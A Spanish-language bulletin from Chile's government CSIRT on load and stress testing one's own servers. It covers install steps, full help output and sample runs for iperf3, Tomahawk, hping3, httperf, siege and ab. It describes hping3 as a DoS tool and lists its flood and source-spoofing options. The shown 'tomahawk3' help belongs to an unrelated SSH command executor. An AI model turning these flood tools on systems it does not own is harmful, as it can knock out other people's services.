24 de junio de 2021
Ficha N° 9 PACK de Comandos
CSIRT DE GOBIERNO

# Comando de la semana "Pensando en Estresar a Nuestros Servidores"

## I. CONTEXTO

Este documento, denominado, en esta oportunidad, "Comando de la semana 'Pensando en Estresar a Nuestros Servidores'", tiene como objetivo ilustrar sobre herramientas que pueden ser de utilidad para el lector, a objeto de ir potenciando las capacidades locales de autochequeo, detección simple de vulnerabilidades que están expuestas a internet en sus activos de información y, a su vez, la obtención de una verificación de la subsanación de aquellas que se les han sido reportadas, facilitando la interacción con el CSIRT de Gobierno. El objetivo no es reemplazar una auditoria de código o evaluación de vulnerabilidades, sino que establecer capacidades básicas de chequeo y obtención de información de manera rápida para temas específicos, como por ejemplo la verificación de la subsanación de alertas o vulnerabilidades reportadas por "CSIRT GOB CL". Todas estas herramientas al contar con la posibilidad de ser usadas desde una línea de comando permiten en algún grado la integración dentro de script o lenguajes de automatización o programación como PERL, AWK, Shell Scripting[1], Expect, Python, C, C++, Golang, JavaScript, PowerShell, Ruby, Java, PHP, Elixir, Elm, Go, Dart, Pony, TypeScript, Kotlin, Nim, OCaml, Reason, Rust, entre otros con miras a automatizar estas actividades y concentrar el tiempo de los especialistas en el análisis de los datos para encontrar los problemas relevantes y descartar los falsos positivos.

## II. INTRODUCCIÓN

Una de las tareas regulares que en ciberseguridad se realizan es la verificación de los sitios o sistemas que están expuestos a Internet. En general uno de los problemas de las herramientas de seguridad es la gran cantidad de falsos positivos que muestran, dificultando concentrar los esfuerzos en los hallazgos realmente críticos. En esta tarea ayuda tener herramientas con funciones similares que ayuden a comparar los resultados obtenidos por otros medios.

Para este caso existen comandos o herramientas sobre el sistema operativo Linux que nos ayudan a recopilar información de manera simple y comparar sus resultados con otras a modo de verificación, con una herramienta de código abierto y, en base a sus resultados tomar decisiones de mitigación[2], monitoreo y vigilancia. Cabe recordar que los tres ejes básicos de la ciberseguridad son la

[1] https://scis.uohyd.ac.in/~apcs/itw/UNIXProgrammingEnvironment.pdf
[2] https://blog.shekyan.com/2011/11/how-to-protect-against-slow-http-attacks.html

Confidencialidad, la Integridad y la Disponibilidad. En esta oportunidad nos concentraremos en uno de los ejes que muchas veces no es debidamente revisado y si bien los sitios o sistemas web terminan siendo funcionales, no se revisa como responden a situaciones de alta carga o demanda. Entonces fácilmente podemos pasar de un sistema funcional a uno inoperable para la demanda real o para ocasiones de demanda impulsiva, como puede ser el caso de un lanzamiento de un nuevo producto, un servicio altamente requerido o un beneficio esperado por los ciudadanos.

En este contexto es razonable que antes de sacar su producto o sistema de seguridad a producción, sea sometido a pruebas de carga y estudiar las diferentes sintonizaciones y ajustes que se pueden realizar en las diferentes capas de software y hardware para tenerlas en consideración de acuerdo al perfil de demanda estimado o por experiencias comparadas. Para esto revisaremos algunas herramientas básicas que pueden ayudarnos si es que no hay muchos recursos para invertir en un servicio propiamente tal de estrés de aplicación o sistema. Las herramientas de las que comentaremos su uso básico en esta oportunidad son: IPERF, TOMAHAWK, HPING3, HTTPERF, SIEGE y AB.

## ¿Qué son estas herramientas?

### IPERF

Una de las herramientas más populares es Iperf. Cuenta con diferentes versiones, como Iperf 2, que hoy en día está obsoleta, así como Iperf 3, que es la más reciente y que podemos utilizar. Sirve para hacer pruebas en redes informáticas y medir el rendimiento. Va a permitir medir el ancho de banda de esa red y del servidor. Utiliza el protocolo TCP y UDP, permite modificar el número de flujos simultáneos de datos y modificar determinados parámetros.

Iperf es una herramienta para la medición activa del máximo ancho de banda alcanzable en redes IP. Admite el ajuste de varios parámetros relacionados con la temporización, los protocolos y los búferes. Para cada prueba, informa del rendimiento/tasa de bits medido, las pérdidas y otros parámetros.

Iperf3 es una nueva implementación desde cero, con el objetivo de tener una base de código más pequeña y simple, y una versión de biblioteca de la funcionalidad que puede ser utilizada en otros programas. iperf3 también tiene una serie de características que se encuentran en otras herramientas como nuttcp y netperf, pero que faltaban en el iperf original. Estas incluyen, por ejemplo, un modo de copia cero y una salida JSON opcional. Tenga en cuenta que iperf3 no es compatible con el iperf original.

El desarrollo principal de iperf3 tiene lugar en CentOS Linux, FreeBSD y macOS. En este momento, estas son las únicas plataformas oficialmente soportadas, sin embargo ha habido algunos informes de éxito con OpenBSD, NetBSD, Android, Solaris, y otras distribuciones de Linux.

## TOMAHAWK

Tomahawk es una herramienta de línea de comandos para probar sistemas de prevención de intrusiones basados en la red (NIPS). Hasta la fecha, las herramientas para probar NIPS han sido costosas y limitadas en funcionalidad. Por lo general, están diseñados para probar otros productos, como conmutadores (p. Ej., SmartBits / IXIA), infraestructura de servidor (p. Ej., WebAvalanche) o firewalls y sistemas de detección de intrusiones (Firewall Informer o IDS Informer). Ninguna de estas herramientas simula el duro entorno de las redes reales sometidas a ataques.

Tomahawk está diseñado para llenar este vacío. Se puede utilizar para probar el rendimiento y las capacidades de bloqueo de los sistemas de prevención de intrusiones basados en la red (NIPS).Hay que tener en cuenta que siempre debemos usar este tipo de herramientas en un entorno controlado, para llevar a cabo pruebas. Podríamos poner en riesgo el funcionamiento de los servidores e incluso hacer que dejen de funcionar.

De forma adicional, Tomahawk también puede probar la capacidad de bloqueo de un NIPS al simular ataques integrados. Va a informar si un ataque se ha completado o se ha bloqueado, por lo que podremos verificar si realmente funciona bien.

## HPING3

Con Hping3 vamos a encontrar una herramienta interesante para llevar a cabo ataques DoS en Linux. Funciona a través de la terminal y va a permitir analizar paquetes TCP/IP. Mejora la función de un ping tradicional, con el que podemos enviar paquetes y detectar posibles fallos.

En este caso vamos a poder enviar paquetes TCP, UDP y RAW-IP. También, como en el caso anterior, puede ser utilizada para fines de seguridad, para poder detectar problemas en nuestro servidor y corregirlos lo antes posible para evitar que puedan ser explotados por terceros.

Podemos probar por ejemplo la eficacia de un firewall. Para ello podemos utilizar diferentes protocolos, detectar paquetes sospechosos o que hayan sido modificados. Esto permitirá también proteger nuestro servidor frente ataques DoS.

Hping es una línea de comandos orientado TCP / ensamblador de paquetes IP / analizador. La interfaz está inspirada en el ping (de comandos de Unix, pero hping no sólo es capaz de enviar peticiones de eco ICMP. Soporta TCP, UDP, ICMP y protocolos RAW-IP, tiene un modo traceroute, la posibilidad de enviar archivos entre un canal cubierto, y muchas otras características.

## HTTPERF

Otra herramienta que queremos mostrar es la de Httperf. Es un test de estrés más que podemos utilizar para nuestros servidores, para ponerlos a prueba y saber hasta qué punto pueden funcionar

correctamente. Lo que va a hacer es enviar una gran cantidad de solicitudes HTTP y de esta forma comprobar que el rendimiento sea el correcto y poder optimizarlo siempre que sea posible.

httperf es una herramienta para medir el rendimiento del servidor web. Proporciona una facilidad flexible para generar varias cargas de trabajo HTTP y para medir el rendimiento del servidor.

El objetivo de httperf no es implementar un punto de referencia en particular, sino proporcionar una herramienta robusta y de alto rendimiento que facilite la construcción de puntos de referencia tanto a nivel micro como macro. Las tres características distintivas de httperf son su robustez, que incluye la capacidad de generar y mantener la sobrecarga del servidor, el soporte de los protocolos HTTP/1.1 y SSL, y su extensibilidad a nuevos generadores de cargas de trabajo y mediciones de rendimiento.

### SIEGE

También tenemos la opción de Siege. Nuevamente su misión es llevar a cabo diferentes pruebas contra servidores. El objetivo es conseguir mejorar el rendimiento, hacer que el servidor funcione lo mejor posible y reducir los problemas que puedan surgir.

Esta herramienta está disponible para Linux y la podemos encontrar en algunas de las distribuciones más populares. Un test de estrés a través de HTTP o HTTPS. Podemos encontrar toda la documentación necesaria para usarlo.

Siege es una utilidad de evaluación comparativa y pruebas de carga http de múltiples subprocesos . Fue diseñado para permitir a los desarrolladores web medir el rendimiento de su código bajo presión. Permite que uno acceda a un servidor web con un número configurable de usuarios simulados simultáneos. Esos usuarios ponen el servidor web "bajo carga". Las medidas de rendimiento incluyen el tiempo transcurrido, el total de datos transferidos, el tiempo de respuesta del servidor, su tasa de transacciones, su rendimiento, su simultaneidad y la cantidad de veces que arrojó un resultado correcto. Estas medidas se cuantifican y se informan al final de cada ejecución. Su significado e importancia se discute a continuación. Siege tiene esencialmente tres modos de operación: regresión (cuando se invoca mediante un bombardeo), simulación de Internet y fuerza bruta.

### AB

Es una herramienta para comparar su servidor Apache Hypertext Transfer Protocol (HTTP). Está diseñado para darle una impresión de cómo funciona su instalación actual de Apache. Esto le muestra especialmente cuántas solicitudes por segundo su instalación de Apache es capaz de atender.

¿Qué se puede aprender de una prueba de carga de Apache Bench?

Una prueba de carga de Apache Bench incluye información sobre los siguientes aspectos.

- Software de servidor
- Nombre de host del servidor
- Puerto de servicio
- Ruta del documento
- Longitud del documento
- Nivel de simultaneidad para la prueba de Apache
- Tiempo necesario para las pruebas
- Solicitudes completas
- Respuestas no 2xx
- Solicitudes de Keep-Alive
- Total transferido
- HTML transferido
- Solicitudes por segundo
- Tiempo por solicitud
- Tiempo por solicitud para todas las solicitudes simultáneas
- Ratio de transferencia
- Tiempos de conexión para conexión, procesamiento, espera, total.
- Porcentaje de solicitudes atendidas en un tiempo determinado (ms)


NOTA: Dado que es importante un buen manejo de los comandos básicos de Linux, tanto para posteriores manipulaciones como para usos de la información resultante de la ejecución de los comandos, es que el comité editorial decidió que se incluya en esta edición y en las subsiguientes un anexo de comandos Linux que son de utilidad para moverse en este sistema operativo. Se sugiere dominarlos todos para facilitar el acceso y manipulación de la información. En futuras ediciones se irán incorporando nociones más avanzadas sobre el uso de estos comandos para procesamiento de archivos, procesos, y de sus usos en scripting.

Vea anexo I: Comandos básicos de Linux

## III. PASO A PASO

### PASO 1: Un entorno adecuado para trabajar.

Primero debe contar con una distribución de Kali[3] Linux funcionando ya sea en una máquina física o en una máquina virtual[4][5].




[3] https://www.kali.org/downloads/

[4] https://my.vmware.com/en/web/vmware/downloads/info/slug/desktop_end_user_computing/vmware_workstation_player/16_0

[5] https://www.virtualbox.org/wiki/Downloads

PASO 2: Instalar el comando.

Una vez que se cuenta con este sistema operativo de manera funcional podemos instalar los comandos; algunos ya vienen preinstalados en la distribución KALI[6], pero si no fuere así puede instalarlos con los siguientes comandos, **previamente tomando privilegios de usuario "root":**


```
#apt-get install iperf3

#apt-get install tomahawk3

#apt-get install hping3

#apt-get install httperf

#apt-get install hping3

#apt-get install siege

"ab" es parte de la instalación de utilitarios[7] para el webserver apache.

#apt-get install apache2-utils
```

[6] https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/
[7] https://packages.debian.org/es/sid/apache2-utils

PASO3: Verificar su instalación.

Una vez que se instalado podemos verificar y explorar las múltiples opciones que ofrece para su ejecución:

En una consola de su KALI ejecute el comando para que muestre la ayuda: "comando -h"[8].




Debiéramos lograr desplegar todas las opciones y parámetros de ejecución, junto a su explicación en la consola.

```
# iperf3 -h
Usage: iperf3 [-s|-c host] [options]
       iperf3 [-h|--help] [-v|--version]

Server or Client:
  -p, --port      #         server port to listen on/connect to
  -f, --format    [kmgtKMGT] format to report: Kbits, Mbits, Gbits, Tbits
  -i, --interval  #         seconds between periodic throughput reports
  -F, --file name           xmit/recv the specified file
  -A, --affinity n/n,m      set CPU affinity
```

[8] La opción "-h" es relativamente estándar y cada comando debiera desplegar la ayuda de uso, en algunos casos deberá utilizar "--help".

```
  -B, --bind      <host>    bind to the interface associated with the address
<host>
  -V, --verbose             more detailed output
  -J, --json                output in JSON format
  --logfile f               send output to a log file
  --forceflush              force flushing output at every interval
  --timestamps    <format>  emit a timestamp at the start of each output line
                            (using optional format string as per strftime(3))
  -d, --debug               emit debugging output
  -v, --version             show version information and quit
  -h, --help                show this message and quit
Server specific:
  -s, --server              run in server mode
  -D, --daemon              run the server as a daemon
  -I, --pidfile file        write PID file
  -1, --one-off             handle one client connection then exit
  --server-bitrate-limit #[KMG][/#]   server's total bit rate limit (default 0 =
no limit)
                            (optional  slash  and  number  of  secs  interval  for
averaging
                            total data rate.  Default is 5 seconds)
  --rsa-private-key-path    path to the RSA private key used to decrypt
                            authentication credentials
  --authorized-users-path   path to the configuration file containing user
                            credentials
Client specific:
  -c, --client    <host>    run in client mode, connecting to <host>
  --sctp                    use SCTP rather than TCP
  -X, --xbind <name>        bind SCTP association to links
  --nstreams      #         number of SCTP streams
  -u, --udp                 use UDP rather than TCP
  --connect-timeout #       timeout for control connection setup (ms)
  -b, --bitrate #[KMG][/#]  target bitrate in bits/sec (0 for unlimited)
                            (default 1 Mbit/sec for UDP, unlimited for TCP)
                            (optional slash and packet count for burst mode)
  --pacing-timer #[KMG]     set the timing for pacing, in microseconds (default
1000)
  --fq-rate #[KMG]          enable fair-queuing based socket pacing in
                            bits/sec (Linux only)
  -t, --time      #         time in seconds to transmit for (default 10 secs)
  -n, --bytes     #[KMG]    number of bytes to transmit (instead of -t)
  -k, --blockcount #[KMG]   number of blocks (packets) to transmit (instead of -
t or -n)
  -l, --length    #[KMG]    length of buffer to read or write
                            (default 128 KB for TCP, dynamic or 1460 for UDP)
  --cport         <port>    bind to a specific client port (TCP and UDP, default:
ephemeral port)
  -P, --parallel  #         number of parallel client streams to run
  -R, --reverse             run in reverse mode (server sends, client receives)
  --bidir                   run in bidirectional mode.
                            Client and server send and receive data.
  -w, --window    #[KMG]    set window size / socket buffer size
  -C, --congestion <algo>   set  TCP  congestion  control  algorithm  (Linux  and
FreeBSD only)
  -M, --set-mss   #         set TCP/SCTP maximum segment size (MTU - 40 bytes)
  -N, --no-delay            set TCP/SCTP no delay, disabling Nagle's Algorithm
  -4, --version4            only use IPv4
  -6, --version6            only use IPv6
  -S, --tos N               set the IP type of service, 0-255.
```

```
                              The usual prefixes for octal and hex can be used,
                              i.e. 52, 064 and 0x34 all specify the same value.
  --dscp N or --dscp val      set the IP dscp value, either 0-63 or symbolic.
                              Numeric values can be specified in decimal,
                              octal and hex (see --tos above).
  -L, --flowlabel N           set the IPv6 flow label (only supported on Linux)
  -Z, --zerocopy              use a 'zero copy' method of sending data
  -O, --omit N                omit the first n seconds
  -T, --title str             prefix every output line with this string
  --extra-data str            data string to include in client and server JSON
  --get-server-output         get results from server
  --udp-counters-64bit        use 64-bit counters in UDP test packets
  --repeating-payload         use repeating pattern in payload, instead of
                              randomized payload (like in iperf2)
  --username                  username for authentication
  --rsa-public-key-path       path to the RSA public key used to encrypt
                              authentication credentials

[KMG] indicates options that support a K/M/G suffix for kilo-, mega-, or giga-

iperf3 homepage at: https://software.es.net/iperf/

Report bugs to:     https://github.com/esnet/iperf
```

```
# tomahawk3 --help
usage: tomahawk3 [--help] [--ssh SSH] [-u SSH_USER] [-o SSH_OPTIONS] [-s]
                 [--sudo-password-stdin] [-F OUTPUT_FORMAT] [-V] [-h HOSTS]
                 [-H HOSTS] [-f HOSTS_FILES] [-c] [-p NUM] [-l]
                 [--login-password-stdin] [-t SECONDS]
                 [--expect-encoding ENCODING] [-d DELAY]
                 [--expect-delay EXPECT_DELAY] [-C FILE] [-D] [--deep-debug]
                 [--profile] [--version]
                 [command ...]

A simple command executor for many hosts.

positional arguments:
  command               Command executed on remote hosts.

optional arguments:
  --help                show this help message and exit
  --ssh SSH             ssh program. (default: "ssh")
  -u SSH_USER, --ssh-user SSH_USER
                        ssh user.
  -o SSH_OPTIONS, --ssh-options SSH_OPTIONS
                        ssh options.
  -s, --prompt-sudo-password
                        Prompt a password for sudo.
  --sudo-password-stdin
                        Read a password for sudo from stdin.
  -F OUTPUT_FORMAT, --output-format OUTPUT_FORMAT
                        Command output format. (default: '${user}@${host} %
                        ${command}\n${output}\n')
  -V, --verify-output   Verify command output of all hosts.
  -h HOSTS              DUPLICATED. Use -H. (Will be deleted in v0.8.0)
```

```
  -H HOSTS, --hosts HOSTS
                        Host names for sending commands. (splited with ",")
  -f HOSTS_FILES, --hosts-files HOSTS_FILES
                        Hosts files which listed host names. (splited with
                        ",")
  -c, --continue-on-error
                        Command exectuion continues whatever any errors.
  -p NUM, --parallel NUM
                        Process numbers for parallel command execution.
                        (default: 1)
  -l, --prompt-login-password
                        Prompt a password for ssh authentication.
  --login-password-stdin
                        Read a password for ssh authentication from stdin.
  -t SECONDS, --timeout SECONDS
                        Specify expect timeout in seconds. (default: 10)
  --expect-encoding ENCODING
                        Expect encoding for password prompt. (default: utf-8)
  -d DELAY, --delay DELAY
                        Command delay time in seconds. (default: 0)
  --expect-delay EXPECT_DELAY
                        Expect delay time in seconds. (default: 0.05)
  -C FILE, --conf FILE  Configuration file path.
  -D, --debug           Enable debug output.
  --deep-debug          Enable deeper debug output.
  --profile             Enable profiling.
  --version             show program's version number and exit
```

```
# hping3 -h
usage: hping3 host [options]
  -h  --help      show this help
  -v  --version   show version
  -c  --count     packet count
  -i  --interval  wait (uX for X microseconds, for example -i u1000)
      --fast      alias for -i u10000 (10 packets for second)
      --faster    alias for -i u1000 (100 packets for second)
      --flood      sent packets as fast as possible. Don't show replies.
  -n  --numeric   numeric output
  -q  --quiet     quiet
  -I  --interface interface name (otherwise default routing interface)
  -V  --verbose   verbose mode
  -D  --debug     debugging info
  -z  --bind      bind ctrl+z to ttl           (default to dst port)
  -Z  --unbind    unbind ctrl+z
      --beep      beep for every matching packet received
Mode
  default mode     TCP
  -0  --rawip      RAW IP mode
  -1  --icmp       ICMP mode
  -2  --udp        UDP mode
  -8  --scan       SCAN mode.
                   Example: hping --scan 1-30,70-90 -S www.target.host
  -9  --listen     listen mode
IP
  -a  --spoof      spoof source address
```

```
  --rand-dest       random destionation address mode. see the man.
  --rand-source     random source address mode. see the man.
  -t  --ttl         ttl (default 64)
  -N  --id          id (default random)
  -W  --winid       use win* id byte ordering
  -r  --rel         relativize id field           (to estimate host traffic)
  -f  --frag        split packets in more frag.  (may pass weak acl)
  -x  --morefrag    set more fragments flag
  -y  --dontfrag    set don't fragment flag
  -g  --fragoff     set the fragment offset
  -m  --mtu         set virtual mtu, implies --frag if packet size > mtu
  -o  --tos         type of service (default 0x00), try --tos help
  -G  --rroute      includes RECORD_ROUTE option and display the route buffer
  --lsrr            loose source routing and record route
  --ssrr            strict source routing and record route
  -H  --ipproto     set the IP protocol field, only in RAW IP mode
ICMP
  -C  --icmptype    icmp type (default echo request)
  -K  --icmpcode    icmp code (default 0)
      --force-icmp  send all icmp types (default send only supported types)
      --icmp-gw     set gateway address for ICMP redirect (default 0.0.0.0)
      --icmp-ts     Alias for --icmp --icmptype 13 (ICMP timestamp)
      --icmp-addr   Alias for --icmp --icmptype 17 (ICMP address subnet mask)
      --icmp-help   display help for others icmp options
UDP/TCP
  -s  --baseport    base source port              (default random)
  -p  --destport    [+][+]<port> destination port(default 0) ctrl+z inc/dec
  -k  --keep        keep still source port
  -w  --win         winsize (default 64)
  -O  --tcpoff      set fake tcp data offset      (instead of tcphdrlen / 4)
  -Q  --seqnum      shows only tcp sequence number
  -b  --badcksum    (try to) send packets with a bad IP checksum
                    many systems will fix the IP checksum sending the packet
                    so you'll get bad UDP/TCP checksum instead.
  -M  --setseq      set TCP sequence number
  -L  --setack      set TCP ack
  -F  --fin         set FIN flag
  -S  --syn         set SYN flag
  -R  --rst         set RST flag
  -P  --push        set PUSH flag
  -A  --ack         set ACK flag
  -U  --urg         set URG flag
  -X  --xmas        set X unused flag (0x40)
  -Y  --ymas        set Y unused flag (0x80)
  --tcpexitcode     use last tcp->th_flags as exit code
  --tcp-mss         enable the TCP MSS option with the given value
  --tcp-timestamp   enable the TCP timestamp option to guess the HZ/uptime
Common
  -d  --data        data size                     (default is 0)
  -E  --file        data from file
  -e  --sign        add 'signature'
  -j  --dump        dump packets in hex
  -J  --print       dump printable characters
  -B  --safe        enable 'safe' protocol
  -u  --end         tell you when --file reached EOF and prevent rewind
  -T  --traceroute  traceroute mode               (implies --bind and --ttl 1)
  --tr-stop         Exit when receive the first not ICMP in traceroute mode
  --tr-keep-ttl     Keep the source TTL fixed, useful to monitor just one hop
  --tr-no-rtt        Don't calculate/show RTT information in traceroute mode
```

```
ARS packet description (new, unstable)
  --apd-send       Send the packet described with APD (see docs/APD.txt)
```

```
# httperf -h
Usage: httperf [-hdvV] [--add-header S] [--burst-length N] [--client N/N]
        [--close-with-reset] [--debug N] [--failure-status N]
        [--help] [--hog] [--http-version S] [--max-connections N]
        [--max-piped-calls N] [--method S] [--no-host-hdr]
        [--num-calls N] [--num-conns N] [--period [d|u|e]T1[,T2]]
        [--port N] [--print-reply [header|body]] [--print-request
[header|body]]
        [--rate X] [--recv-buffer N] [--retry-on-failure] [--send-buffer N]
        [--server S] [--server-name S] [--session-cookies]
        [--ssl] [--ssl-ciphers L] [--ssl-no-reuse]
        [--think-timeout X] [--timeout X] [--uri S] [--verbose] [--version]
        [--wlog y|n,file] [--wsess N,N,X] [--wsesslog N,X,file]
        [--wset N,X]
```

```
# siege -h
SIEGE 4.0.7
Usage: siege [options]
       siege [options] URL
       siege -g URL
Options:
  -V, --version             VERSION, prints the version number.
  -h, --help                HELP, prints this section.
  -C, --config              CONFIGURATION, show the current config.
  -v, --verbose             VERBOSE, prints notification to screen.
  -q, --quiet               QUIET turns verbose off and suppresses output.
  -g, --get                 GET, pull down HTTP headers and display the
                            transaction. Great for application debugging.
  -p, --print               PRINT, like GET only it prints the entire page.
  -c, --concurrent=NUM      CONCURRENT users, default is 10
  -r, --reps=NUM            REPS, number of times to run the test.
  -t, --time=NUMm           TIMED testing where "m" is modifier S, M, or H
                            ex: --time=1H, one hour test.
  -d, --delay=NUM           Time DELAY, random delay before each request
  -b, --benchmark           BENCHMARK: no delays between requests.
  -i, --internet            INTERNET user simulation, hits URLs randomly.
  -f, --file=FILE           FILE, select a specific URLS FILE.
  -R, --rc=FILE             RC, specify an siegerc file
  -l, --log[=FILE]          LOG to FILE. If FILE is not specified, the
                            default is used: /var/log/siege.log
  -m, --mark="text"         MARK, mark the log file with a string.
                            between .001 and NUM. (NOT COUNTED IN STATS)
  -H, --header="text"       Add a header to request (can be many)
  -A, --user-agent="text"   Sets User-Agent in request
  -T, --content-type="text" Sets Content-Type in request
  -j, --json-output         JSON OUTPUT, print final stats to stdout as JSON
      --no-parser           NO PARSER, turn off the HTML page parser
      --no-follow           NO FOLLOW, do not follow HTTP redirects
```

```
# ab -h
Usage: ab [options] [http[s]://]hostname[:port]/path
Options are:
    -n requests     Number of requests to perform
    -c concurrency  Number of multiple requests to make at a time
    -t timelimit    Seconds to max. to spend on benchmarking
                    This implies -n 50000
    -s timeout      Seconds to max. wait for each response
                    Default is 30 seconds
    -b windowsize   Size of TCP send/receive buffer, in bytes
    -B address      Address to bind to when making outgoing connections
    -p postfile     File containing data to POST. Remember also to set -T
    -u putfile      File containing data to PUT. Remember also to set -T
    -T content-type Content-type header to use for POST/PUT data, eg.
                    'application/x-www-form-urlencoded'
                    Default is 'text/plain'
    -v verbosity    How much troubleshooting info to print
    -w              Print out results in HTML tables
    -i              Use HEAD instead of GET
    -x attributes   String to insert as table attributes
    -y attributes   String to insert as tr attributes
    -z attributes   String to insert as td or th attributes
    -C attribute    Add cookie, eg. 'Apache=1234'. (repeatable)
    -H attribute    Add Arbitrary header line, eg. 'Accept-Encoding: gzip'
                    Inserted after all normal header lines. (repeatable)
    -A attribute    Add Basic WWW Authentication, the attributes
                    are a colon separated username and password.
    -P attribute    Add Basic Proxy Authentication, the attributes
                    are a colon separated username and password.
    -X proxy:port   Proxyserver and port number to use
    -V              Print version number and exit
    -k              Use HTTP KeepAlive feature
    -d              Do not show percentiles served table.
    -S              Do not show confidence estimators and warnings.
    -q              Do not show progress when doing more than 150 requests
    -l              Accept variable document length (use this for dynamic
pages)
    -g filename     Output collected data to gnuplot format file.
    -e filename     Output CSV file with percentages served
    -r              Don't exit on socket receive errors.
    -m method       Method name
    -h              Display usage information (this message)
    -I              Disable TLS Server Name Indication (SNI) extension
    -Z ciphersuite  Specify SSL/TLS cipher suite (See openssl ciphers)
    -f protocol     Specify SSL/TLS protocol
                    (SSL2, TLS1, TLS1.1, TLS1.2 or ALL)
    -E certfile     Specify optional client certificate chain and private key
```

Paso 4: Ponerlo en marcha para verificar nuestra infraestructura.

Un ejemplo de ejecución básica para nuestros primeros pasos:

Probaremos el sitio web https://www.csirt.gob.cl.

```
                    EJEMPLOS IPERF3


# basic testing
iperf3 -c $host -V -t 5 -T "test1"
iperf3 -c $host -u -V -t 5
# omit mode
iperf3 -c $host -i .3 -O 2 -t 5
# JSON mode
iperf3 -c $host -i 1 -J -t 5
# force V4
iperf3 -c $host -4 -t 5
iperf3 -c $host -4 -u -t 5
# force V6
iperf3 -c $host -6 -t 5
iperf3 -c $host -6 -u -t 5
# FQ rate
iperf3 -c $host -V -t 5 --fq-rate 5m
iperf3 -c $host -u -V -t 5 --fq-rate 5m
# SCTP
iperf3 -c $host --sctp -V -t 5
# parallel streams
iperf3 -c $host -P 3 -t 5
iperf3 -c $host -u -P 3 -t 5
# reverse mode
iperf3 -c $host -P 2 -t 5 -R
iperf3 -c $host -u -P 2 -t 5 -R
# bidirectional mode
iperf3 -c $host -P 2 -t 5 --bidir
iperf3 -c $host -u -P 2 -t 5 --bidir
# zero copy
iperf3 -c $host -Z -t 5
iperf3 -c $host -Z -t 5 -R
# window size
iperf3 -c $host -t 5 -w 8M
# -n flag
iperf3 -c $host -n 5M
iperf3 -c $host -n 5M -u -b1G
# -n flag with -R
iperf3 -c $host -n 5M -R
iperf3 -c $host -n 5M -u -b1G -R
# conflicting -n -t flags
iperf3 -c $host -n 5M -t 5
# -k mode
iperf3 -c $host -k 1K
iperf3 -c $host -k 1K -u -b1G
# -k mode with -R
iperf3 -c $host -k 1K -R
iperf3 -c $host -k 1K -u -b1G -R
# CPU affinity
```

```
iperf3 -c $host -A 2/2
iperf3 -c $host -A 2/2 -u -b1G
# Burst mode
iperf3 -c $host -u -b1G/100
# change MSS
iperf3 -c $host -M 1000 -V
# test congestion control option (linux only)
iperf3 -c $host -C reno -V
```

**EJEMPLOS TOMAHAWK**

Reproducir un archivo
Lo siguiente reproduce el archivo outlook.pcap[9] una vez:

```
tomahawk -l 1 -f outlook.pcap
```

La salida se muestra a continuación:

```
Prueba inicial
Completado 1 ciclo de seguimiento outlook.pcap
